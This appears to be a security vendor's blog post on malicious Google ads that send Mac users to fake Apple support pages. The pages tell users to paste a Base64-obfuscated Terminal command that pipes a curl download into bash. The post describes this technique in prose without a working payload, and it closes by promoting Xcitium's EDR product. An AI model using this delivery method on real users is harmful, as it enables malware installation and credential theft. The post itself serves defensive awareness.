
Malicious Ads Lure Mac Users
When Mac owners search for terms like “Mac cleaner” or “clear cache macOS,” dangerous sponsored links may appear above legitimate results. These ads leverage Google’s advertising system and even use verified advertiser identities to appear trustworthy.
Sponsored results pointing to domains like docs.google.com and business.google.com that advertise Mac optimization tools. One such example is a Google search screenshot with listings titled “Mac System Optimization” and “How to Clear Storage on Mac” linking to Google Docs and Business pages. These results seem harmless but actually lead to malicious sites.
Apple-Style Support Pages Host Malicious Instructions
The fake support page shown above demonstrates the deception. It carries Apple branding and a title like “Free up storage space on Mac,” but it is actually hosted on a Google Apps Script or a Medium site. The page layout looks like official Apple documentation, complete with navigation menus and step-by-step instructions.
For example, one such page tells the user to open Terminal and run a given command. The visible Terminal text might start with echo "Cleaning macOS Storage...", followed by a long Base64-encoded string of gibberish. This hidden Base64 string, when decoded with the base64 -D command, becomes the real shell command that downloads and executes malicious code.
Attackers use Google Ads to place malicious links at the top of search results. By hosting content on docs.google.com, they exploit the user’s inherent trust in Google’s domain.
Obfuscated Commands Trigger Malware
Firstly, it should be noted what is done after the user executes the pasted command. At face value, it seems to be normal maintenance procedures. But in fact, it instantly initiates hidden commands. Thus, what does this attack do?
- It begins with echoing benign messages such as “Cleaning macOS Storage…” and “Installing packages…”. This action is aimed at reassuring the user about what is going on.
- Then it decodes a Base64 string (using base64 -D for macOS) to get the actual shell command.
- Then the executed command downloads some malware from the internet using curl command and pipes the received data into bash shell. Everything that the attack is doing is using the user’s permissions, which is why macOS does not recognize it as malicious behavior.
Overall, the whole attack sequence allows hackers to gain full control of the computer remotely. Specifically, after running the attack, hackers could:
- Deploy backdoors or other malware on the machine.
- Steal personal documents and sensitive information (for example, SSH keys).
- Exploit the computer’s power for criminal purposes (cryptomining).
Hijacked Advertiser Accounts Fuel the Scam
These malicious ads were served through legitimate Google Ads accounts that had been hijacked. Verified advertiser identities like “Nathaniel Josue Rodriguez” and “Aloha Shirt Shop” appeared on the ads, even though these accounts had previously run normal campaigns. Google’s transparency tools showed these accounts had existing ad histories, suggesting attackers took them over.
By exploiting trusted accounts, the attackers bypassed Google’s standard checks and slipped their malicious ads into search results. Once discovered, the ads were reported to Google and removed.
A Broader Trend of Ad-Based Mac Malware
This Mac cleaner campaign is part of a larger pattern of ad-based attacks targeting macOS. For example, it was reported another scheme where hackers hijacked over 35 Google Ads accounts to push malware via fake Mac app downloads. Those ads targeted searches for popular software (e.g. 7-Zip, Notepad++, Final Cut Pro) but instead delivered an infostealer payload to infected Macs. Both attacks rely on placing malicious sponsored ads high in search results and then guiding users to deceptive sites that look legitimate. Because the ads display verified links (and often mimic official Apple style), they can fool even cautious Mac users into trusting them. In practice, a user who needs a quick fix might follow the on-screen “support” instructions and unknowingly install the malware on their own Mac.
Conclusion: When Search Results Become the Delivery System
Fake “Mac Cleaner” ads show how attackers are turning trusted search behavior into a malware delivery chain. The victim does not receive a suspicious attachment or visit an obvious fake domain. They search for a utility, click a promoted result, land on a page that looks legitimate, then run a command they believe is routine maintenance.
The attack succeeds because trust is borrowed from the platforms users already rely on.
Why This Threat Works So Well
This campaign abuses the full chain of user confidence:

- Google Ads place the malicious result where users are most likely to click
- Google-hosted pages make the link appear safer than a random domain
- Apple-style design lowers suspicion
- Base64 hides the real script logic from visual inspection
- Terminal execution bypasses Gatekeeper because the user initiates the command
- Reassuring progress messages distract while malware downloads in the background
Once executed, the attacker can gain a remote shell, steal credentials, access SSH keys and browser data, or abuse the Mac for illicit mining.
Where Xcitium Changes the Outcome
For organizations using Xcitium Advanced EDR, this attack would not succeed.
- Unknown scripts are intercepted at execution
- Hidden curl downloads cannot quietly launch malware
- Code can run without being able to cause damage
- Backdoor creation, credential theft, and persistence attempts are stopped before impact
- The search-to-shell chain collapses before the Mac becomes attacker-controlled
Even when the user is tricked into running the command, the malware does not get the freedom it needs to harm the system.
Stop Malware at the Moment Trust Is Abused
Malicious ads exploit confidence. Fake pages exploit design. Terminal commands exploit user intent.
Modern defense must assume users can be deceived, then stop the attack at execution.
Protect users from search-driven malware campaigns.
Choose Xcitium Advanced EDR, powered by the patented Zero-Dwell platform.